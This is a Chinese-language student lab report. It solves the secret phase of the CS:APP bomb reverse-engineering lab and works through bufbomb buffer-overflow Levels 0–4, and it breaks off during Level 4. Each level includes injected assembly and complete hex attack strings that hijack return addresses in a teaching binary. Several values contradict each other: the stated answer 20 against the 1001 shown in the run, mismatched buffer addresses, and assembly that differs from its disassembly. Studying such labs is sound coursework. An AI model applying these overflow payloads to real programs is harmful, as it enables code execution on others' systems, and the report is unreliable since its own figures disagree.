然后把第三个参数和 DrEvil 作比较，如果相等的话就会输出余下的几个字符串，然后调用 secret_phase，另外考虑到 0x804a1c9 这个地址的串的值，结合在源代码中每个 phase 之后都会调用一个 phase_defused，可以认为我们需要在那些输入为两个整数的关卡后面加字符串 DrEvil 来触发隐藏关，然后我们在 sscanf 函数上面打断点，发现只有在第四关的时候才会运行到 sscanf 函数这一行，所以我们只需要在第四关的输入后面再加一个 DrEvil，就可以顺利进入到隐藏关，如图 2.34 所示。

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2.  Keep going!
Halfway there!
So you got that one.  Try this one.
Good work!  On to the next...
Curses, you've found the secret phase!
But finding it and solving it are quite different...
```

图 2.34 进入隐藏关的示例

接下来我们考虑破译隐藏关。首先先看一下输入格式，相关代码如图 2.35 所示。

```
8048eec:       83 ec 04                sub    $0x4,%esp
8048eef:       6a 0a                   push   $0xa
8048ef1:       6a 00                   push   $0x0
8048ef3:       50                      push   %eax
8048ef4:       e8 87 f9 ff ff          call   8048880 <strtol@plt>
8048ef9:       89 c3                   mov    %eax,%ebx
8048efb:       8d 40 ff                lea    -0x1(%eax),%eax
8048efe:       83 c4 10                add    $0x10,%esp
8048f01:       3d e8 03 00 00          cmp    $0x3e8,%eax
8048f06:       76 05                   jbe    8048f0d <secret_phase+0x2a>
8048f08:       e8 c1 01 00 00          call   80490ce <explode_bomb>
```

图 2.35 secret_phase 的输入格式

首先可以判断 secret_phase 就是输入了一个数，然后这个数应该小于等 1001，否则就会爆炸。然后往下看，关键部分如图 2.36 所示。

```
8048ff4:       53                      push   %ebx
8048ff5:       68 88 c0 04 08          push   $0x804c088
8048ffa:       e8 77 ff ff ff          call   8048f76 <fun7>
8048fff:       83 c4 10                add    $0x10,%esp
8049002:       83 f8 02                cmp    $0x2,%eax
8049005:       74 05                   je     804900c <secret_phase+0x45>
8049007:       e8 a6 01 00 00          call   80491b2 <explode_bomb>
804900c:       83 ec 0c                sub    $0xc,%esp
804900f:       68 60 a1 04 08          push   $0x804a160
8049014:       e8 a7 f7 ff ff          call   80487c0 <puts@plt>
```

图 2.36 secret_phase 的关键逻辑

可以看到这里调用了 fun7，并且 fun7 的返回值是 2 的时候才不会爆炸，另外这里把一个地址值传给了 fun7，我们可以先看一下这个地址附近的内容。如图 2.37 所示。

```
(gdb) x/50u 0x804c088
0x804c088 <n1>: 36      0       0       0       148     192     4       8
0x804c090 <n1+8>:       160     192     4       8       8       0       0       0
0x804c098 <n21+4>:      196     192     4       8       172     192     4       8
0x804c0a0 <n22>:        50      0       0       0       184     192     4       8
0x804c0a8 <n22+8>:      208     192     4       8       22      0       0       0
0x804c0b0 <n32+4>:      24      193     4       8       0       193     4       8
0x804c0b8 <n33>:        45      0
```

图 2.37 地址 0x804c088 附近的内容

根据 phase_6 的经验，我们可以很快判断出这是一个二叉树，并且在具体画出来之后会发现这是一个二叉搜索树，然后我们看一下 fun7 的逻辑，反汇编代码如图 2.38 所示。

```
8048f86:       8b 1a                   mov    (%edx),%ebx
8048f88:       39 cb                   cmp    %ecx,%ebx
8048f8a:       7e 13                   jle    8048f9f <fun7+0x29>
8048f8c:       83 ec 08                sub    $0x8,%esp
8048f8f:       51                      push   %ecx
8048f90:       ff 72 04                pushl  0x4(%edx)
8048f93:       e8 de ff ff ff          call   8048f76 <fun7>
8048f98:       83 c4 10                add    $0x10,%esp
8048f9b:       01 c0                   add    %eax,%eax
8048f9d:       eb 23                   jmp    8048fc2 <fun7+0x4c>
8048f9f:       b8 00 00 00 00          mov    $0x0,%eax
8048fa4:       39 cb                   cmp    %ecx,%ebx
8048fa6:       74 1a                   je     8048fc2 <fun7+0x4c>
8048fa8:       83 ec 08                sub    $0x8,%esp
8048fab:       51                      push   %ecx
8048fac:       ff 72 08                pushl  0x8(%edx)
8048faf:       e8 c2 ff ff ff          call   8048f76 <fun7>
8048fb4:       83 c4 10                add    $0x10,%esp
8048fb7:       8d 44 00 01             lea    0x1(%eax,%eax,1),%eax
8048fbb:       eb 05                   jmp    8048fc2 <fun7+0x4c>
```

图 2.38 fun7 反汇编代码

这就是一个递归函数，并且结构比较清晰，我们很容易就能写出等价的 C 语言代码。

```
1. int  fun7(int  cmp,  Node*  TNode){
2.   if(TNode  ==  nullptr){
3.   return  -1;
4.   }
5.   int  v  =  TNode->value;
6.   if  (v  ==  cmp){
7.   return  0;
8.   }else  if(  v  <  cmp){
9.   return  1  +  2*fun7(cmp,  TNode->right);
10.      }else{
11.      return  2*func7(cmp,  TNode->left);
12.      }
13.    }
```

进而我们可以知道当输入为 20 的时候会返回 2。也就是说隐藏关只需要输入 20 即可。

4. 实验结果：

我们运行 bomb 文件，可以看到运行结果如图 2.39 所示，那么 secret_phase 的答案就是正确的。

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Phase 1 defused. How about the next one?
That's number 2.  Keep going!
Halfway there!
So you got that one.  Try this one.
Good work!  On to the next...
Curses, you've found the secret phase!
But finding it and solving it are quite different...
1001
Wow! You've defused the secret stage!
Congratulations! You've defused the bomb!
```

图 2.39 secret_phase 运行结果

2.3 实验小结

本次实验主要使用了逆向工程工具 objdump 以及调试工具 gdb 来对一个可执行目标文件进行分析解密，进而能够获取到可执行文件中的一些信息。

本次实验的重点其实在于对反汇编得到的代码去进行分析，有的时候仅仅用 C 语言写一段很简单的程序，最终编译再反汇编仍然会得到一大段不知所云的代码，这个时候就要慢慢的去分析，明白每个寄存器中存放的值，因为有的时候经过编译器优化之后的代码其实是很难理解的，所以也不用执着于直接弄清楚全部的逻辑，而应当逐步的去分析。

在本次实验中，我成功破解了 6 个炸弹以及一个隐藏关卡，在实验过程中，我对汇编语言的一些指令以及特点有了更加深刻的理解，同时也对 gdb 这一工具更加熟悉。

实验 3：缓冲区溢出攻击

3.1 实验概述

实验目的：加深对 IA-32 函数调用规则和栈结构的具体理解。

实验目标：对目标可执行程序 BUFBOMB 分别完成 5 个难度递增的缓冲区溢出攻击。

实验要求：熟练使用 gdb、objdump、gcc 等工具来对一个可执行文件 bufbomb 实施一系列缓冲区溢出攻击。

实验环境：Linux

3.2 实验内容

实验的主要内容是对一个可执行程序“bufbomb”实施一系列缓冲区溢出攻击（buffer overflow attacks），也就是设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像，继而执行一些原来程序中没有的行为，例如将给定的字节序列插入到其本不应出现的内存位置等。本次实验需要熟练运用 gdb、objdump、gcc 等工具完成。

3.2.1 Level0 smoke

1.任务描述：构造一个攻击字符串作为 bufbomb 的输入，并且可以造成 getbuf() 中缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数继续执行，而是转向执行 smoke。

2.实验设计：通过查看 getbuf()函数的反汇编代码明确分配的缓冲区大小，然后查看 smoke()函数的反汇编代码明确应当返回的地址，最终构造出攻击字符串。3.实验过程：首先我们使用 objdump 查看 bufbomb 的反汇编代码，找到 getbuf() 函数，如图 3.1 所示。

```
080491ec <getbuf>:
 80491ec:       55                      push   %ebp
 80491ed:       89 e5                   mov    %esp,%ebp
 80491ef:       83 ec 38                sub    $0x38,%esp
 80491f2:       8d 45 d8                lea    -0x28(%ebp),%eax
 80491f5:       89 04 24                mov    %eax,(%esp)
 80491f8:       e8 55 fb ff ff          call   8048d52 <Gets>
 80491fd:       b8 01 00 00 00          mov    $0x1,%eax
 8049202:       c9                      leave
 8049203:       c3                      ret
```

图 3.1 getbuf 函数的反汇编代码

可以看到这里分配的缓冲区大小是 0x28 个字节，也即 40 个字节，由于我们 要通过缓冲区溢出来修改 getbuf 函数的返回地址，根据函数栈帧相关知识，我们应该先输入 40 个字节，这个时候刚好是没有问题的，然后再输入 4 个字节，这个时候就覆盖了 ebp，然后再继续输入就会覆盖 getbuf 函数正确的返回
地址。接下来我们查看一下 smoke 函数的反汇编代码，如图 3.2 所示。



图 3.2 smoke 函数的反汇编代码

可以看出其地址为 0x8048c90，那么我们要构造的攻击字符串就是 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 8c 04 08。注意这里应当用小端存储。

4.实验结果：我们将上述字符串写入到 smoke_U202115424.txt 文件中，然后进行测试，运行结果如图 3.3 所示，可以说明我们设计的攻击字符串起了作用。



图 3.3 Level0 运行结果

3.2.2 Level1 fizz

1. 任务描述:构造一个攻击字符串作为 bufbomb 的输入,并且可以造成 getbuf() 中缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数继续执行，而是转向执行 fizz，这里与 Level0 不同之处在于 fizz 函数有一个参数，需要将 cokkie 作为参数传递给 fizz。

2. 实验设计：通过查看 getbuf()函数的反汇编代码明确分配的缓冲区大小，然后查看 fizz 函数的反汇编代码明确应当返回的地址，最后明确 fizz 函数是如何取得参数的，然后根据这一结果来设计相应的方法来传递参数。

3. 实验过程：首先 getbuf 函数与 Level0 中相同，此处不再赘述，我们着重看一下 fizz 函数的反汇编代码，如图 3.4 所示。



图 3.4 fizz 函数的反汇编代码

首先可以看到 fizz 函数的返回地址为 0x8048cba，然后注意到内存 0x8048cc0 和 0x8048cc3 两处的代码，可以认为这两处地址应当一个是我们的 cookie 值，一个是理论的 cookie 值。那么我们可以确定 fizz 的参数应当就是 0x8(%ebp)位置的值，接着分析一下这个 ebp 寄存器指向的位置，首先在 getbuf 执行结束之后会恢复栈帧，然后进入 fizz 中，将 esp 的值送 ebp，然后 0x8(%ebp)就是我们需要的值，也就是说，我们首先可以构造出 48 个字节的攻击字符串，这和 Level0 是基本一致的， 然后我们需要再输入八个字节，来修改 fizz 函数取出参数的这个位置的值，将其修改成我们的 cookie 即可。最终，我们可以得到这一关的攻击字符串，即 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ba 8c 04 08 00 00 00 00 1f 18 ab 53。

4. 实验结果：我们将上述字符串写入到 fizz_U202115424.txt 文件中，然后进行测试，运行结果如图 3.5 所示，可以说明我们设计的攻击字符串起了作用。



图 3.5 Level1 运行结果

3.2.3 Level2 Bang

1. 任务描述：构造一个攻击字符串作为 bufbomb 的输入，并且可以造成 getbuf() 中缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数继续执行，而是转向执行 Bang，这里与前面不同的地方在于应当把一个全局变量 global_value 更改成自己的 cookie 值。

2. 实验设计：通过查看 getbuf()函数的反汇编代码明确分配的缓冲区大小，然后查看 Bang 函数的反汇编代码明确应当返回的地址，最后明确全局变量的地址是多少，

并通过指令来更改这个地址的值，也就是说，这一任务需要我们注入一段代码。

3. 实验过程：首先我们找到 Bang 函数的反汇编代码，如图 3.6 所示。

```
08048d05 <bang>:
 8048d05:       55                      push   %ebp
 8048d06:       89 e5                   mov    %esp,%ebp
 8048d08:       83 ec 18                sub    $0x18,%esp
 8048d0b:       a1 18 c2 04 08          mov    0x804c218,%eax
 8048d10:       3b 05 20 c2 04 08       cmp    0x804c220,%eax
 8048d16:       75 1e                   jne    8048d36 <bang+0x31>
 8048d18:       89 44 24 04             mov    %eax,0x4(%esp)
 8048d1c:       c7 04 24 e4 a2 04 08    movl   $0x804a2e4,(%esp)
 8048d23:       e8 a8 fb ff ff          call   80488d0 <printf@plt>
 8048d28:       c7 04 24 02 00 00 00    movl   $0x2,(%esp)
 8048d2f:       e8 10 06 00 00          call   8049344 <validate>
 8048d34:       eb 10                   jmp    8048d46 <bang+0x41>
 8048d36:       89 44 24 04             mov    %eax,0x4(%esp)
 8048d3a:       c7 04 24 4c a1 04 08    movl   $0x804a14c,(%esp)
 8048d41:       e8 8a fb ff ff          call   80488d0 <printf@plt>
 8048d46:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048d4d:       e8 3e fc ff ff          call   8048990 <exit@plt>
```

图 3.6 bang 函数的反汇编代码

由图 3.7 可知，bang 函数的地址为 0x08048d05。由 3.2.2 节阶段 2 的分析，cookie 的地址为 0x804c220，因此可以推断出 global_value 的地址为 0x804c218。因此编写攻击代码 attackcode.s，如图 3.7 所示。

```
mov 0x804c220,%eax
mov %eax,0x804c218
ret
```

图 3.7 攻击代码 attackcode.s

对攻击代码 attackcode.s 分别进行编译和反汇编，结果如图 3.8 所示。由图 3.8 可知，攻击代码的二进制机器指令字节序列为 a1 20 c2 04 08 a3 18 c2 04 08 c3。

```
zhangsenlei@zhangsenlei-virtual-machine:~/lab3$ gcc -m32 -c attackcode.s
zhangsenlei@zhangsenlei-virtual-machine:~/lab3$ objdump -d attackcode.o

attackcode.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   a1 20 c2 04 08          mov    0x804c220,%eax
   5:   a3 18 c2 04 08          mov    %eax,0x804c218
   a:   c3                      ret
zhangsenlei@zhangsenlei-virtual-machine:~/lab3$
```

图 3.8 对攻击代码 attackcode.s 进行编译和反汇编

由于 buf 的首地址为寄存器%ebp 的值减去 0x28，所以在 gdb 调试器中，可以根据此关系查看 buf 的地址，观察结果如图 3.9 所示。

图 3.9 查看 buf 的地址

由图 3.9 可知，buf 的地址为 0x55683028。

因此，攻击字符串的大小为 48+0x4 等于 52 个字节，其中前 11 个字节为攻击代码的机器指令字节;第 45-48 四个字节为 buf 的地址,用来覆盖 ebp 上方原本的返回地址；最后四个字节为 bang 函数的地址，执行完攻击代码后进入 bang 函数，再根据小段存储格式，可以设置攻击字符串为：a1 20 c2 04 08 a3 18 c2 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 37 68 55 05 8d 04 08。

4. 实验结果：我们将上述字符串写入到 bang_U202115424.txt 文件中，然后进行测试，运行结果如图 3.10 所示，可以说明我们设计的攻击字符串起了作用。



图 3.10 Level2 运行结果

3.2.4 Level3 boom

1.任务描述:构造一个攻击字符串作为 bufbomb 的输入,并且可以造成 getbuf()中缓冲区溢出，使得 getbuf()函数返回给 test 的并不是 1，而是我们的 cookie 值， 同时 test 函数应当感知不到受到了攻击，即我们应当还原对栈状态的任何破坏。

2.实验设计：将 cookie 传递给 test 函数，同时要恢复栈帧，恢复原始返回地址。

3. 实验过程：我们先来看一下我们需要设计的更改返回值的代码。首先我们需要将 cookie 值赋给 eax，这显然用一个 mov 指令即可，然后需要将原本 getbuf 的返回值压栈，因为我们需要正常的返回到 test 函数里，然后再用一条 ret 指令即可。那么，我们可以先看一下 test 函数里调用 getbuf 函数后的那一条指令的地址，如图 3.11 所示。

```
08048e6d <test>:
 8048e6d:       55                      push   %ebp
 8048e6e:       89 e5                   mov    %esp,%ebp
 8048e70:       53                      push   %ebx
 8048e71:       83 ec 24                sub    $0x24,%esp
 8048e74:       e8 6e ff ff ff          call   8048de7 <uniqueval>
 8048e79:       89 45 f4                mov    %eax,-0xc(%ebp)
 8048e7c:       e8 6b 03 00 00          call   80491ec <getbuf>
 8048e81:       89 c3                   mov    %eax,%ebx
 8048e83:       e8 5f ff ff ff          call   8048de7 <uniqueval>
 8048e88:       8b 55 f4                mov    -0xc(%ebp),%edx
 8048e8b:       39 d0                   cmp    %edx,%eax
```

图 3.11 test 函数的部分反汇编代码

由图 3.11 可知，在调用<getbuf>函数后，将要执行的指令的地址为 0x8048e81， 因此在执行完攻击代码后，需要跳转到该地址，即将该地址送入堆栈中。因此编写攻击代码 attackcode2.s，如图 3.12 所示。

```
mov 0x804c220,%eax
push $0x8048e81
ret
```

图 3.12 攻击代码 attackcode2.s

对攻击代码 attackcode2.code 分别进行编译和反汇编，结果如图 3.13 所示。

```
zhangsenlei@zhangsenlei-virtual-machine: ~/lab3
zhangsenlei@zhangsenlei-virtual-machine:~/lab3$ gcc -m32 -c attackcode2.s
zhangsenlei@zhangsenlei-virtual-machine:~/lab3$ objdump -d attackcode2.o

attackcode2.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   a1 20 c2 04 08          mov    0x804c220,%eax
   5:   68 81 8e 04 08          push   $0x8048e81
   a:   c3                      ret
zhangsenlei@zhangsenlei-virtual-machine:~/lab3$
```

图 3.13 对攻击代码 attackcode2.s 进行编译和反汇编

由图 3.13 可知，攻击代码的二进制机器指令字节序列为 a1 20 c2 04 08 68 81 8e 04 08 c3。

在覆盖 getbuf 的返回地址时，为了防止原本存在栈帧中的 ebp 的值不被破坏， 因此在 gdb 调试器中，查看 ebp 的地址，观察结果如图 3.14 所示。



图 3.14 ebp 的内容

由图 3.16 可知，ebp 的内容为 0x55683080。

由 3.2.3 节可知，buf 的地址为 0x55683738。

因此，攻击字符串的大小为 48 个字节，其中前 11 个字节为攻击代码的机器指令字节；第 41-44 四个字节为 ebp 原有的内容，用来恢复栈帧；最后四个字节为 buf 的地址，用来覆盖 ebp 上方原本的返回地址，再根据小段存储格式，可以设置攻击字符串为：a1 20 c2 04 08 68 81 8e 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 37 68 55 38 37 68 55。

4.实验结果：我们将上述字符串写入到 boom_U202115424.txt 文件中，然后进行测试，运行结果如图 3.15 所示，可以说明我们设计的攻击字符串起了作用。



图 3.15 Level3 运行结果

3.2.5 Level4 Nitro

1. 任务描述：构造攻击字符串使 getbufn 函数（注，在 kaboom 阶段，bufbomb 将调用 testn 函数和 getbufn 函数），返回 cookie 值至 testn 函数，而不是返回值 1。2.实验设计：需要将 cookie 值设为函数返回值，复原被破坏的栈帧结构，并正确地返回到 testn 函数。

2. 实验设计：通过查看 getbufn()函数的反汇编代码明确分配的缓冲区大小，整体的分析思路和 Level3 相同，但是由于这里的栈是在一定范围内变动的，所以我们需要把我们设计的代码放到缓冲区的最后几个字节，然后剩余全部用 nop 填充，使得不管返回到缓冲区的哪个位置最终都会滑动到我们注入的代码，另外由于整个栈帧在变化，ebp 的值也发生了变化，所以我们需要找到一些别的方法

来恢复 ebp。

3. 实验过程：在汇编源代码 asm.txt 文件中，找到 testn 函数的位置，观察结果如图 3.16 所示。

```
08048e01 <testn>:
 8048e01:       55                      push   %ebp
 8048e02:       89 e5                   mov    %esp,%ebp
 8048e04:       53                      push   %ebx
 8048e05:       83 ec 24                sub    $0x24,%esp
 8048e08:       e8 da ff ff ff          call   8048de7 <uniqueval>
 8048e0d:       89 45 f4                mov    %eax,-0xc(%ebp)
 8048e10:       e8 ef 03 00 00          call   8049204 <getbufn>
 8048e15:       89 c3                   mov    %eax,%ebx
 8048e17:       e8 cb ff ff ff          call   8048de7 <uniqueval>
 8048e1c:       8b 55 f4                mov    -0xc(%ebp),%edx
 8048e1f:       39 d0                   cmp    %edx,%eax
```

图 3.16 testn 函数观察结果

由图 3.16 可知，在 testn 函数中，寄存器%ebp 和寄存器%esp 的关系为%ebp=%esp+0x24+0x4=%esp+0x28。由于 5 次执行栈（ebp）均不同，为了保证每次都能够正确复原栈帧被破坏的状态，并使程序能够正确返回到 test，则需要利用上述关系，对 ebp 进行复原。

由图 3.16 还可知，在调用 getbufn 函数后，将要执行的指令的地址为 0x8048e15，因此在执行完攻击代码后，需要跳转到该地址，即将该地址送入堆栈中。因此编写攻击代码 attackcode3.s，如图 3.17 所示。

```
mov 0x804c220,%eax
lea 0x28(%esp),%ebp
push $0x8048e15
ret
```

图 3.17 攻击代码 attackcode3.s

对攻击代码 attackcode3.s 分别进行编译和反汇编，结果如图 3.18 所示。

```
zhangsenlei@zhangsenlei-virtual-machine:~/lab3$ gcc -m32 -c attackcode3.s
zhangsenlei@zhangsenlei-virtual-machine:~/lab3$ objdump -d attackcode3.o

attackcode3.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   a1 20 c2 04 08          mov    0x804c220,%eax
   5:   8d 6d 28                lea    0x28(%ebp),%ebp
   8:   68 15 8e 04 08          push   $0x8048e15
   d:   c3                      ret
zhangsenlei@zhangsenlei-virtual-machine:~/lab3$
```

图 3.18 对攻击代码 attackcode3.s 进行编译和反汇编

由图 3.18 可知，攻击代码的二进制机器指令字节序列为 a1 20 c2 04 08 8d 6c 24 28 68 15 8e 04 08 c3。

在汇编源代码 asm.txt 文件中，找到 getbufn 函数的位置，观察结果如图 3.19 所示。

```
08049204 <getbufn>:
 8049204:       55                      push   %ebp
 8049205:       89 e5                   mov    %esp,%ebp
 8049207:       81 ec 18 02 00 00       sub    $0x218,%esp
 804920d:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 8049213:       89 04 24                mov    %eax,(%esp)
 8049216:       e8 37 fb ff ff          call   8048d52 <Gets>
 804921b:       b8 01 00 00 00          mov    $0x1,%eax
 8049220:       c9                      leave
```

图 3.19 getbufn 函数观察结果

由图 3.19 可知，buf 缓冲区的大小为 0x208，即 520 个字节。

在输入攻击字符串之后，要使得成功执行攻击代码的指令序列，需要覆盖 getbuf 函数的返回地址，并修改为 buf 的地址，因此在 gdb 调试器中，依次查看五次执行时的 buf 的地址的最大值，结果如图 3.20、图 3.21、图 3.22、图 3.23 和图 3.24 所示。

```
Breakpoint 1, 0x0804920d in getbufn ()
(gdb) p/x ($ebp-0x208)
$1 = 0x55683558
(gdb) c
Continuing.
Type string:1
Dud: getbufn returned 0x1
Better luck next time
```

